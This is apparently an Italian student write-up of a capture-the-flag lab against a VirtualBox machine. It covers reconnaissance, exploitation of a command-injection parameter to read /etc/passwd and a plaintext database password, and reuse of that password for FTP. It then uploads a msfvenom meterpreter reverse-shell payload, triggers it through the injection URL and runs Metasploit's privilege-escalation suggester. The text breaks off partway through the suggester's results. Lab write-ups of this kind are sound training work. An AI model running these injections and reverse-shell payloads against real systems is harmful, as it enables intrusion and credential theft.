BUILDWEEK 2 – Black Box I

Kali Linux impostazioni di rete

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group de
fault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.6/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 334sec preferred_lft 334sec
```

Scansione degli host con "**sudo arp-scan –l**"

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:b4:a1:05, IPv4: 10.0.2.6
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       (Unknown: locally administered)
10.0.2.2        52:54:00:12:35:00       (Unknown: locally administered)
10.0.2.3        08:00:27:ea:c9:0c       (Unknown)
10.0.2.7        08:00:27:b4:c4:90       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.247 seconds (113.93 hosts/sec). 4 responded
```

Test di connettivita' con macchina bersaglio tramite comando "**ping**"

```
┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=0.567 ms
64 bytes from 10.0.2.7: icmp_seq=2 ttl=64 time=0.639 ms
64 bytes from 10.0.2.7: icmp_seq=3 ttl=64 time=0.386 ms
64 bytes from 10.0.2.7: icmp_seq=4 ttl=64 time=1.40 ms
64 bytes from 10.0.2.7: icmp_seq=5 ttl=64 time=0.892 ms
^C
--- 10.0.2.7 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4067ms
rtt min/avg/max/mdev = 0.386/0.777/1.403/0.352 ms
```

Scansione porte e servizi con "**nmap -sV**"

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 04:03 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00061s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
MAC Address: 08:00:27:B4:C4:90 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.95 seconds
```

Rilevamento sistema operativo con “**nmap -O**”

```
┌──(kali㉿kali)-[~]
└─$ nmap -O 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 04:04 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00047s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 08:00:27:B4:C4:90 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.2 - 4.14 (97%), Linux 3.8 - 3
.16 (97%), Linux 4.4 (97%), Linux 3.16 - 4.6 (95%), Linux 3.13 (94%), Linux 4.2 (92%), OpenWrt Chaos Calmer 1
5.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.05 seconds
```

Scansione di script di nmap con “**nmap -sC**”

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 04:13 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00077s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
MAC Address: 08:00:27:B4:C4:90 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 10.66 seconds
```

Scansione vulnerabilita’ con “**nikto -h**”

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 10.0.2.7
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.7
+ Target Hostname:    10.0.2.7
+ Target Port:        80
+ Start Time:         2025-09-01 04:56:59 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/
HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/
missing-content-type-header/
+ /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bra
nch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /./: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing.
+ //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /%2e/: Directory indexing found.
+ /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfo
cus.com/bid/2513
+ ///: Directory indexing found.
+ /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show
 all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvenam
e.cgi?name=CVE-1999-0269
+ /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show a
ll files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.
cgi?name=CVE-1999-0269
+ ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
//////////////////////////: Directory indexing found.
+ ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
//////////////////////////: Abyss 1.03 reveals directory listing when multiple /'s are requested. See: http://cve.mit
re.org/cgi-bin/cvename.cgi?name=CVE-2002-1078
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:           2025-09-01 04:57:36 (GMT-4) (37 seconds)
```

Scansione vulnerabilita' con "**nessus**" FILE ALLEGATO – **nessus_bw2_bb1**


10.0.2.7

0	1	3	0	25
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 29

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
HIGH	7.5*	-	-	39465	CGI Generic Command Execution
MEDIUM	5.3	-	-	40984	Browsable Web Directories
MEDIUM	5.0*	-	-	57640	Web Application Information Disclosure
MEDIUM	4.3*	-	-	85582	Web Application Potentially Vulnerable to Clickjack
INFO	N/A	-	-	18261	Apache Banner Linux Distribution Disclosure
INFO	N/A	-	-	48204	Apache HTTP Server Version
INFO	N/A	-	-	39519	Backported Security Patch Detection (FTP)
INFO	N/A	-	-	39521	Backported Security Patch Detection (WWW)
INFO	N/A	-	-	33817	CGI Generic Tests Load Estimation (all tests)
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	-	54615	Device Type
INFO	N/A	-	-	49704	External URLs
INFO	N/A	-	-	10092	FTP Server Detection
INFO	N/A	-	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	-	10107	HTTP Server Type and Version
INFO	N/A	-	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	-	50344	Missing or Permissive Content-Security-Policy fram

Colleghiamoci nel brower all’indirizzo della macchina target per vedere cosa troviamo




Scansione delle directory del server con “**gobuster**”

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.7/site -w /usr/share/wordlists/dirb/common.txt -x php,
txt,zip,bak,sql
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.7/site
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              txt,zip,bak,sql,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta.php            (Status: 403) [Size: 273]
/.hta                (Status: 403) [Size: 273]
/.hta.bak            (Status: 403) [Size: 273]
/.hta.sql            (Status: 403) [Size: 273]
/.hta.zip            (Status: 403) [Size: 273]
/.hta.txt            (Status: 403) [Size: 273]
/.htaccess           (Status: 403) [Size: 273]
/.htaccess.bak       (Status: 403) [Size: 273]
/.htaccess.sql       (Status: 403) [Size: 273]
/.htaccess.zip       (Status: 403) [Size: 273]
/.htaccess.txt       (Status: 403) [Size: 273]
/.htpasswd           (Status: 403) [Size: 273]
/.htaccess.php       (Status: 403) [Size: 273]
/.htpasswd.php       (Status: 403) [Size: 273]
/.htpasswd.bak       (Status: 403) [Size: 273]
/.htpasswd.txt       (Status: 403) [Size: 273]
/.htpasswd.sql       (Status: 403) [Size: 273]
/.htpasswd.zip       (Status: 403) [Size: 273]
/assets              (Status: 301) [Size: 310] [--> http://10.0.2.7/site/assets/]
/css                 (Status: 301) [Size: 307] [--> http://10.0.2.7/site/css/]
/index.html          (Status: 200) [Size: 10190]
/js                  (Status: 301) [Size: 306] [--> http://10.0.2.7/site/js/]
/wordpress           (Status: 301) [Size: 313] [--> http://10.0.2.7/site/wordpress/]
Progress: 27678 / 27678 (100.00%)
===============================================================
Finished
===============================================================
```

Scansione cartella “**wordpress**”

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.7/site/wordpress -w /usr/share/wordlists/dirb/common.txt -x php,txt,zip,bak,sql
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.7/site/wordpress
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              zip,bak,sql,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta.bak            (Status: 403) [Size: 273]
/.hta.txt            (Status: 403) [Size: 273]
/.hta.zip            (Status: 403) [Size: 273]
/.hta.sql            (Status: 403) [Size: 273]
/.hta.php            (Status: 403) [Size: 273]
/.htaccess           (Status: 403) [Size: 273]
/.htaccess.zip       (Status: 403) [Size: 273]
/.htaccess.php       (Status: 403) [Size: 273]
/.htaccess.txt       (Status: 403) [Size: 273]
/.htpasswd           (Status: 403) [Size: 273]
/.htpasswd.txt       (Status: 403) [Size: 273]
/.htaccess.bak       (Status: 403) [Size: 273]
/.htpasswd.zip       (Status: 403) [Size: 273]
/.htpasswd.bak       (Status: 403) [Size: 273]
/.htpasswd.sql       (Status: 403) [Size: 273]
/.htpasswd.php       (Status: 403) [Size: 273]
/.hta                (Status: 403) [Size: 273]
/.htaccess.sql       (Status: 403) [Size: 273]
/config.php          (Status: 200) [Size: 87]
/index.html          (Status: 200) [Size: 10190]
Progress: 27678 / 27678 (100.00%)
===============================================================
Finished
===============================================================
```

Controlliamo “**config.php**”



Connection failed: Access denied for user 'desafio02'@'localhost' (using password: YES)

Abbiamo trovato un utente

Abbiamo la “**porta 21**” aperta, proviamo a collegarci tramite il servizio FTP

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
zsh: suspended  ftp 10.0.2.7

┌──(kali㉿kali)-[~]
└─$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

Proviamo ad accedere in maniera anonima

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

Osserviamo nelle vulnerabilita' trovate la possibilita' di eseguire codice dal URL "**/site/busque.php?buscar=**"

Plugin Information

Published: 2009/06/19, Modified: 2022/04/11

Plugin Output

tcp/80/www

```
Using the GET HTTP method, Nessus found that :

+ The following resources may be vulnerable to arbitrary command execution :

+ The 'buscar' parameter of the /site/busque.php CGI :

/site/busque.php?buscar=%0Acat%20/etc/passwd

-------- output --------
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
------------------------

Clicking directly on these URLs should exhibit the issue :
(you will probably need to read the HTML source)

http://10.0.2.7/site/busque.php?buscar=%0Acat%20/etc/passwd
```

Dal broswer "**http://10.0.2.7/site/busque.php?buscar=%0Acat%20/etc/passwd**"

Otteniamo:

root → UID: 0, GID: 0, Home: /root, Shell: /bin/bash

daemon → UID: 1, GID: 1, Home: /usr/sbin, Shell: /usr/sbin/nologin

bin → UID: 2, GID: 2, Home: /bin, Shell: /usr/sbin/nologin

sys → UID: 3, GID: 3, Home: /dev, Shell: /usr/sbin/nologin

sync → UID: 4, GID: 65534, Home: /bin, Shell: /bin/sync

games → UID: 5, GID: 60, Home: /usr/games, Shell: /usr/sbin/nologin

man → UID: 6, GID: 12, Home: /var/cache/man, Shell: /usr/sbin/nologin

lp → UID: 7, GID: 7, Home: /var/spool/lpd, Shell: /usr/sbin/nologin

mail → UID: 8, GID: 8, Home: /var/mail, Shell: /usr/sbin/nologin

news → UID: 9, GID: 9, Home: /var/spool/news, Shell: /usr/sbin/nologin

uucp → UID: 10, GID: 10, Home: /var/spool/uucp, Shell: /usr/sbin/nologin

proxy → UID: 13, GID: 13, Home: /bin, Shell: /usr/sbin/nologin

www-data → UID: 33, GID: 33, Home: /var/www, Shell: /usr/sbin/nologin

backup → UID: 34, GID: 34, Home: /var/backups, Shell: /usr/sbin/nologin

list → UID: 38, GID: 38, Home: /var/list, Shell: /usr/sbin/nologin

irc → UID: 39, GID: 39, Home: /var/run/ircd, Shell: /usr/sbin/nologin

gnats → UID: 41, GID: 41, Home: /var/lib/gnats, Shell: /usr/sbin/nologin

nobody → UID: 65534, GID: 65534, Home: /nonexistent, Shell: /usr/sbin/nologin

systemd-timesync → UID: 100, GID: 102, Home: /run/systemd, Shell: /bin/false

systemd-network → UID: 101, GID: 103, Home: /run/systemd/netif, Shell: /bin/false

systemd-resolve → UID: 102, GID: 104, Home: /run/systemd/resolve, Shell: /bin/false

systemd-bus-proxy → UID: 103, GID: 105, Home: /run/systemd, Shell: /bin/false

syslog → UID: 104, GID: 108, Home: /home/syslog, Shell: /bin/false

_apt → UID: 105, GID: 65534, Home: /nonexistent, Shell: /bin/false

lxd → UID: 106, GID: 65534, Home: /var/lib/lxd/, Shell: /bin/false

messagebus → UID: 107, GID: 111, Home: /var/run/dbus, Shell: /bin/false

uuidd → UID: 108, GID: 112, Home: /run/uuidd, Shell: /bin/false

dnsmasq → UID: 109, GID: 65534, Home: /var/lib/misc, Shell: /bin/false

jangow01 → UID: 1000, GID: 1000, Home: /home/jangow01, Shell: /bin/bash

sshd → UID: 110, GID: 65534, Home: /var/run/sshd, Shell: /usr/sbin/nologin

ftp → UID: 111, GID: 118, Home: /srv/ftp, Shell: /bin/false

mysql → UID: 112, GID: 119, Home: /nonexistent, Shell: /bin/false

Notiamo che la maggior parte ha le shell impostate su /usr/sbin/nologin e bin/false, quindi non forniscono un accesso interattivo

Troviamo l'utente "**jangow01**" !!


Nella cartella del user appena scoperto, utilizzando "**curl**" e indirizzo URL per eseguire codice remoto troviamo questo "**hash**".

```
┌──(kali㉿kali)-[~]
└─$ curl "http://10.0.2.4/site/busque.php?buscar=cat%20%2Fhome%2Fjangow01%2F.bash_history"

┌──(kali㉿kali)-[~]
└─$ curl "http://10.0.2.4/site/busque.php?buscar=cat%20%2Fhome%2Fjangow01%2Fuser.txt"
d41d8cd98f00b204e9800998ecf8427e
```

Ora sfruttando il codice remoto eseguibile dal URL proviamo ad eseguire vari comandi ma usando "**grep –r password**" otteniamo qualcosa di interessante

http://10.0.2.7/site/busque.php?buscar=grep%20-r%20password



wordpress/config.php:$password = "abygurl69"; wordpress/config.php:$conn = mysqli_connect($servername, $username, $password, $database);

Proviamo a vedere se la password corrisponde agli utenti che abbiamo recuperato


```
┌──(kali㉿kali)-[~]
└─$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||59361|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 html
226 Directory send OK.
ftp>
```

Abbiamo recuperato utente/password: “**jangow01/abygurl69**”

Cerchiamo di capire in quali cartelle ci sono i permessi di scrittura

“**http://10.0.2.7/site/busque.php?buscar=find%20/%20-type%20d%20-writable%202%3E/dev/null**”



Gli utenti hanno sempre il permesso di scrivere nella propria cartella personale, quindi sfrutteremo questo o le cartelle sopra indicate.

La cartella “**/tmp/**” e’ temporanea e senza ulteriori interazioni al riavvio della macchina o tramite un sheduling di pulizia, il “payload” verra cancellato.

Privilege Escalation

Sappiamo che possiamo caricare file in alcune cartelle accedendo tramite il servizio "**FTP**" su porta "**21**" sfruttando nome e password quindi costruiamo e inviamo un "**PAYLOAD**".

A questo punto sono stati fatti diversi tentativi tenendo in considerazione ogni informazione recuperata come l'architettura della macchina, informazioni scoperte e ipotizzate durante queste prove come la presenza di un firewall.

Utilizziamo "**msfvenom**" con il comando

"**msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.6 LPORT=443 -f elf > buildweek.elf**"

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.6 LPORT=443 -f elf > buildweek.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Sfruttiamo il servizio "**FTP**" autenticandoci per fare uplod del "**PAYLOAD**"

Una volta effetuato il login andiamo in "**binary mode**" con il comando "**binary**"

Il comando per caricare il "**PAYLOAD**" e'

"**put/home/kali/buildweek.elf /home/jangow01/buildweek.elf**"

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> binary
200 Switching to Binary mode.
ftp> put /home/kali/buildweek.elf /home/jangow01/buildweek.elf
local: /home/kali/buildweek.elf remote: /home/jangow01/buildweek.elf
229 Entering Extended Passive Mode (|||54310|)
150 Ok to send data.
100% |***********************************************************************************|   207        5.06 MiB/s    00:00 ETA
226 Transfer complete.
207 bytes sent in 00:00 (255.88 KiB/s)
ftp> quit
221 Goodbye.
```

NOTA: "**Binary mode**" al contrario di "**ASCII mode**" trasferisce i file byte per byte, senza alcuna modifica, preferibile per file eseguibili, script, archivi ecc..

Controlliamo i permessi del “**PAYLOAD**”

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.3)
Name (10.0.2.7:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||29257|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Sep 02 08:50 .
drwxr-xr-x    3 0        0            4096 Oct 31  2021 ..
-rw-------    1 1000     1000          366 Sep 01 20:54 .bash_history
-rw-r--r--    1 1000     1000          220 Jun 10  2021 .bash_logout
-rw-r--r--    1 1000     1000         3771 Jun 10  2021 .bashrc
drwx------    2 1000     1000         4096 Jun 10  2021 .cache
drwxrwxr-x    2 1000     1000         4096 Jun 10  2021 .nano
-rw-r--r--    1 1000     1000          655 Jun 10  2021 .profile
-rw-r--r--    1 1000     1000            0 Jun 10  2021 .sudo_as_admin_successful
-rw-------    1 1000     1000          207 Sep 02 08:50 buildweek.elf
-rw-------    1 1000     1000          207 Sep 02 08:44 builweek.elf
-rwxrwxrwx    1 1000     1000        13728 Sep 01 20:13 cve-2017-16995
-rw-------    1 1000     1000        16472 Sep 01 19:27 dirty
-rwxrwxrwx    1 1000     1000       956174 Sep 01 18:10 linpeas.sh
-rwxr-xr-x    1 1000     1000          207 Sep 01 20:57 rev443.elf
-rwxrwxrwx    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
ftp>
```

“**chmod 775 buildweek.elf**” per sbloccare permessi

```
-rwxrwxr-x    1 1000     1000          207 Sep 02 08:50 buildweek.elf
```

Avviamo la “**metasploit**” con il comando “**msfconsole**”

“**use exploit/multi/handler**” per avviare il “**multi handler**”

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

       =[ metasploit v6.4.84-dev                                  ]
+ -- --=[ 2,547 exploits - 1,306 auxiliary - 1,683 payloads        ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion             ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[*] Starting persistent handler(s)...
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) >
```

Configurazione “**Exploit**”

“set PAYLOAD linux/x86/meterpreter/reverse_tcp”

```
msf exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) >
```

"set LHOST 10.0.2.6”

```
msf exploit(multi/handler) > set LHOST 10.0.2.6
LHOST ⇒ 10.0.2.6
```

“set LPORT 443”

```
msf exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
```

“exploit” per metterci in ascolto

```
msf exploit(multi/handler) > exploit
```

Dal brower, andiamo nel URL dove possiamo eseguire comandi remoti e avviamo il “**PAYLOAD**” con il comando:

“http://10.0.2.7/site/busque.php?buscar=%2Fhome%2Fjangow01%2Fbuildweek.elf”

Nel URL appena inviato, “**%2F**” corrisponde al carattere slash “**/**”

Sfruttiamo il modulo “**post**” " **local_exploit_suggester**” per analizzare e trovare altre vulnerabilita’. Cerchiamolo e selezioniamolo

```
msf exploit(multi/handler) > search suggester

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester   .                normal  No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester
```

"**show options**" per vedere le opzioni del modulo

```
msf exploit(multi/handler) > use 0
msf post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf post(multi/recon/local_exploit_suggester) > sessions -L

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter x86/linux  www-data @ 10.0.2.7  10.0.2.6:443 → 10.0.2.7:44556 (10.0.2.7)
```

Configuriamo le opzioni del modulo, in questo caso la sessione

```
msf post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION ⇒ 1
```

Avviamo con "**exploit**"

```
msf post(multi/recon/local_exploit_suggester) > exploit
```

Ecco i risultati

```
[*] Running check method for exploit 67 / 67
[*] 10.0.2.7 - Valid modules for session 1:
==========

 #   Name                                                          Potentially Vulnerable?  Check Result
 -   ----                                                          -----------------------  ------------
 1   exploit/linux/local/af_packet_chocobo_root_priv_esc           Yes                      The target appears t
o be vulnerable.
 2   exploit/linux/local/bpf_sign_extension_priv_esc               Yes                      The target appears t
o be vulnerable.
 3   exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec           Yes                      The target is vulner
able.
 4   exploit/linux/local/docker_cgroup_escape                      Yes                      The target is vulner
able. IF host OS is Ubuntu, kernel version 4.4.0-31-generic is vulnerable
 5   exploit/linux/local/glibc_realpath_priv_esc                   Yes                      The target appears t
o be vulnerable.
 6   exploit/linux/local/netfilter_priv_esc_ipv4                   Yes                      The target appears t
o be vulnerable.
 7   exploit/linux/local/ntfs3g_priv_esc                           Yes                      The target appears t
o be vulnerable.
 8   exploit/linux/local/pkexec                                    Yes                      The service is runni
ng, but could not be validated.
 9   exploit/linux/local/su_login                                  Yes                      The target appears t
